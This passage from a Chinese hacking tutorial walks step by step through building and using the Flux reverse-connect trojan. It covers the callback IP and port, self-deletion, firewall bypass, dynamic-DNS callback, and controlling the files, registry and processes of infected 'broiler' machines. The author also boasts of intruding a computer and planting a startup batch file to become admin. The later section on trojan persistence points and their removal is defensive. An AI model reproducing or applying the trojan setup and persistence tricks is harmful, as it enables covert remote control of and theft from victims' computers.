部发送的数据则很放松，所以这就有反弹木马诞生的必要了。

Flux只有147KB大小，但是这正验证了那一话：麻雀虽小五脏具全，它可以定义DLL插入进程和注册表的启动项，在WIN2K/XP下可以注册为系统服务，反弹技术采用DNS反弹，可以直接使用IP反弹功能，和上面提到的“网络神偷”差不多，也有文件管理，进程管理等功能，但个人认为它比“网络神偷”好用，因为要利用“网络神偷”，我们首先得在网上有一个空间，这个我本人是很讨厌的，网上挂着免费空间的旗帜但是真正能申请到一个却不容易，客观说来由其只有147KB的分量所以功能不是很全了，但对一般的要求它还是可以满足我们的。

好了，我们打开Flux主界面，如图23。



23

首先我们通过在工具栏上点击“file→new server”，打开服务端配置窗口进行配置。

Installation：选择服务端加载运行的方式，在“file name”处输入加载的文件名。


Connect：在这里设置连接自己的端口（可自定义），自己的IP，连接密码（不能为空）。

StartUp：选择服务端（server）适用的操作系统，有WIN95/98/NT/2000/XP，在你不知道对方为何系统时可以全选上。

Melt server after install：建议打上勾，这样当服务端被运行后会自动删除服务端。

Firewall bypassing：防火墙的相关设置。


配置好后如图24。


24


点“Save…”后在同目录下生成木马服务端，这里我是直接使用的IP反弹，你也可以使用它下面的DNS反弹，只用填写好域名就可以了。其实在实际操作中我建议大家使用DNS反弹，我想大家都很熟悉IP这个概念。为了管理在互联网上的每台计算机，就为它们每个都分配一个IP，相当与我们的门牌号，而域名也是一样的。IP又分为“动态IP”和“静态IP”，大多数网站的IP是固定不变的，也就是我们所说的“静态IP”。但对于像我们这些普通的互联网用户来说，是无法做到每个人都能拥有一个唯一的静态IP，（如果你很有money的话，你可以自己买个静态IP~）互联网服务供应商（ISP）通过分配“动态IP地址”——即每次我们连接到互联网的时候ISP主机会随机为我们分配一个动态IP来解决，但是当我们下次再连上互联网时IP又会是另外一个。所以我们不仅无法预知自己下次进入互联网时所获得的IP，而且其他人也无法通过动态IP找到自己。那么对于反弹木马也就相当于是“一次性的了”。

我们可以使用DNS反弹来补足这个问题，因为IP是动态的，如果你有一个域名，不管是几级域名只要域名提供商那里没出问题那么你的域名是一直都有效的，所以我们可以通过一种软件让这个固定的域名和我们动态的IP绑定起来，所以动态域名解析服务应运而生，这里我给大家推荐“花生壳”，通过运行一个小小的“花生壳”客户端程序，如图25。

用户当前的动态IP地址，会被即时发送到动态域名解析服务器上进行解析，并且将当前的IP地址和某个固定的域名绑在一起。由此，人们可以始终通过一个固定的域名访问我们的计算机，因为DNS会将获得的域名最终解析为我们的IP来进行连



25

接，所以我们的反弹目的就达到了。好，我们接着说说，当管理员运行服务端后，我们把Flux打开，如图26。


26


在密码处填写才设置的密码：hz，端口由于我修改成了520端口，所以端口填：520。然后点击“Listen”按钮进行监听，如图27。

变成了灰色表示正在进行监听，图27中密码栏显示的是3个星号，但是并不代表我输入了三个密码，因为我的密码是：hz，我又试了下输入十多个密码后“Listen”也只显示3个星号，所以在有其他情况连接不上时，别以为是自己的密码输入有误。



27

很快得就连接上了，因为是肉鸡向你不断发送请求，因此只要你一开始监听本机的特定端口，马上就可以和肉鸡连上了，用过NC的朋友应该很清楚。连接成功后如图28。


28

看，连接上后程序主界面显示了肉鸡的一些信息，在IP处右击鼠标选择“filemanager”（或当选择好肉鸡IP后在工具栏上点中间那个图标），就可以打开肉鸡的硬盘、对肉鸡进行注册表操作；在IP处右击鼠标选择“view tasklist”（或当选择好肉鸡IP后在工具栏上点最右边那个图标），便可以看到对方的进程了。

感觉FLUX功能简单但比较实用，由于连接方式的独到之处，所以还是算得上一款比较好的木马。

限于篇幅的原因，木马实战就播放到这里，接下来我说说关于木马的防止和清

除的一些基本的、常用的方法。

五、木马的启动方式及其发现、清除和防止方法

前面说了一些木马的应用，大家看后自己一定也能从中知道一些相反的防范的方法了。我们不但要会用木马还得知道怎么防止、发现和清除，要是哪天被同行种了木马还不知道就危险了。

1．木马的启动

当计算机重新启动后，如果没有把程序设置为随系统启动，那么它将不会再运行了，而我们的马儿当然得长期和我们保持联系了，所以我们得想方设法让木马服务端随目标系统启动而启动。当然系统也知道计算机重启后程序将不会再运行，这样就会影响系统的正常运行了，所以系统也有设置程序随系统启动而启动的功能，那么木马也会搭搭顺路车的。

(1)注册表启动

感觉这个有点老生常谈，请大家注意以下的键值：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnc
```

(这里只要有“run”敏感字眼的都仔细点瞧瞧。)

如冰河木马的启动键值是：(都为字符串值)

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run] @(默认键值，置顶)="C:\\Windows\\SYSTEM\\KERNEL32.EXE"

广外女生1.51版的启动键值是：

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices] "Diagnostic Configuration"="C:\\Windows\\SYSTEM\\DIAGCFG.EXE"

蓝色火焰0.5的启动键值是：


[HKEY_LOCAL_MACHINE\Software\ Microsoft\Windows\CurrentVersion\Run] "Network Services"="C:\\Windows\\SYSTEM\\tasksvc.exe"

从上面不难看出如果我们在注册表里找到木马，也相应找到了它们的位置，有助于我们清除木马。

(2)利用系统文件

可利用的有Win.ini、system.ini、Autoexec.bat和Config.sys。

一些程序启动可以通过系统的system.ini、win.ini文件启动，当系统在启动时加载system.ini、win.ini时该程序也启动了，system.ini文件在C:\windows下，我以文本方式打开它，可以看到如下语句：[boot] **字段下shell=程序名+扩展名**，正常的文件内容打开如下，图29。




```
[boot]
shell=Explorer.exe
system.drv=system.drv
drivers=mmsystem.dll power.drv
user.exe=user.exe
gdi.exe=gdi.exe
sound.drv=mmsound.drv
dibeng.drv=dibeng.dll
comm.drv=comm.drv
mouse.drv=mouse.drv
keyboard.drv=keyboard.drv
*DisplayFallback=0
fonts.fon=vgasys.fon
fixedfon.fon=vgafix.fon
oemfonts.fon=vgaoem.fon
386Grabber=vgafull.3gr
display.drv=pnpdrvr.drv

[keyboard]
keyboard.dll=
```

29

注意画线的部分，那个“explorer.exe”是正常的启动程序，如果是别的什么程序名称那便是被人为地做了修改，木马通常的做法是将该语句变为这样：shell=Explorer.exe window.exe，这里的window.exe就可能是木马程序了或者至少不是什么好东西。另外，在System.ini中的[386Enh]字段，要注意检查在此段内的“driver= 路径\程序名”，这里也有可能被木马所利用，因为系统启动时要默认加载这些驱动，在System.ini中的[mic]、[drivers]、[drivers32]这三个字段，这些段也是起到加载驱动程序的作用，也是木马程序搭顺风车启动的好场所，如图30。



```
display=*vdd,*vflatd
EMMExclude=C000-CFFF

[drivers32]
msacm.lhacm=lhacm.acm
VIDC.VDOM=vdowave.drv
MSACM.imaadpcm=imaadp32.acm
MSACM.msadpcm=msadp32.acm
MSACM.msgsm610=msgsm32.acm
msacm.msg711=msg711.acm
MSACM.trspch=tssoft32.acm
vidc.CVID=iccvid.dll
VIDC.IV31=ir32_32.dll
VIDC.IV32=ir32_32.dll
vidc.MSVC=msvidc32.dll
VIDC.MRLE=msrle32.dll
msacm.msg723=msg723.acm
vidc.M263=msh263.drv
vidc.M261=msh261.drv
VIDC.IV50=ir50_32.dll
msacm.iac2=C:\WINDOWS\SYSTEM\IAC25_32.AX
msacm.l3acm=C:\WINDOWS\SYSTEM\L3CODECA.ACM
msacm.msaudio1=msaud32.acm
```

30


而以文本方式打开win.ini，也要注意“run=”和“load=”行的启动程序，如在Win.ini的[windows]字段中有启动命令“load =”和“run =”，一般情况下“=”后面是空白的，如果有后跟程序，For example：

```
run=c:\windows\dog.exe
load=c:\windows\fdog.exe
```

这里dog.exe很可能是木马或是别的病毒什么的哦。在C盘根目录下Autoexec.bat（一个系统的批处理文件）和Config.sys中可以加载程序运行，系统在启动后如果发现Autoexec.bat、Config.sys中有需要被加载的程序，它都会启动这个程序的，不管它是不是木马程序，在系统看来木马程序和别的程序没什么不一样，都是程序嘛，黑客也可以把木马服务端上传覆盖这两个文件。另外我们也应该注意下系统里一些可疑的“ini”文件（应用程序的启动配置文件），这种文件可以是EXE文件启动的哦。

(3)系统启动组

我们可以通过依次点击“开始”→“程序”→“启动”来到这里，如图31。




31

在启动组我们可以看到只有一个程序“REALONE音乐播放器”，这样每当系统重新启动或注销后这个程序会自动运行，一般情况下如果你没往启动组里加东东，那里面是看不到有任何程序的哦如图32，显示的是“空”。

启动组对应系统路径为：WINXP：C:\Documents and Settings\magic dog\「开始」菜单\程序\启动WIN98：C:\WINDOWS\Start Menu\Programs\启动

对应的注册表键位：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Exp



lorer\Shell Folders下在右边窗口找到一个字符串值："Startup"其数值数据为："C:\Documents and Settings\magic dog\「开始」菜单\程序\启动"。虽然在这里加程序是很容易被发现的，但实在是没别的办法下种木马时这里也可把马儿放进来的，记得有次偶入侵一台计算机为了提升权限实在没办法就写了个简单的批处理放在这里。嘎嘎。等管理员重新启动服务器后，偶就是Admin咯！

(4)文件关联

修改文件关联是木马和病毒的常用手段，正常情况下txt（文本文档）文件的打开方式为Notepad.EXE文件，如果一旦中了文件关联类的木马，则TXT文件打开方式就会被修改为用木马程序打开，前面介绍的"冰河"就是这样做的，它通过修改注册表键位：HKEY_CLASSES_ROOT\txtfile\shell\open\command下的默认字符串值，将"C:\Windows\ Notepad.exe %1"改为"C:\Windows\System\SYSEXPLR.EXE %1"，这样打开一个TXT文件，原本应该用Notepad打开该文件的，现在却变成启动木马程序了。不仅仅是TXT文件，其他类型的文件（HTM、EXE、ZIP、COM等）都是木马的目标。因为木马作者尽量去关联那些人们平常容易用到的文件，一般以"exe"、"txt"为主，这样一来即使你通过前面谈到的三种木马启动手法来阻止了木马启动但是如果没修改木马的关联的话，那么，一切将前功尽弃，前面所做的努力也是白费了。


解决文件的关联问题一般有三种方式：①修改注册表；②修改文件属性；③在命令提示符下修复。

①修改注册表

前面讲到了注册表的问题，这里我详细给大家说一下，如果木马关联的是EXE文件，首先我们得把注册表的扩展名由"EXE"改为"COM"（可执行命令文件）再双击运行，因为这时我们已经不能用EXE文件了哟！来到注册表如下位置：

HKEY_CLASSES_ROOT\exefile\shell\open\command和HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command下，会发现一个默认的字符串值，如图33，数值数据为，""%1" %*"若发现有变动那么EXE（可执行程序文件）的关联一定被修改了，你可以将它改回来。

类似的，若要找到文本文档的关联，

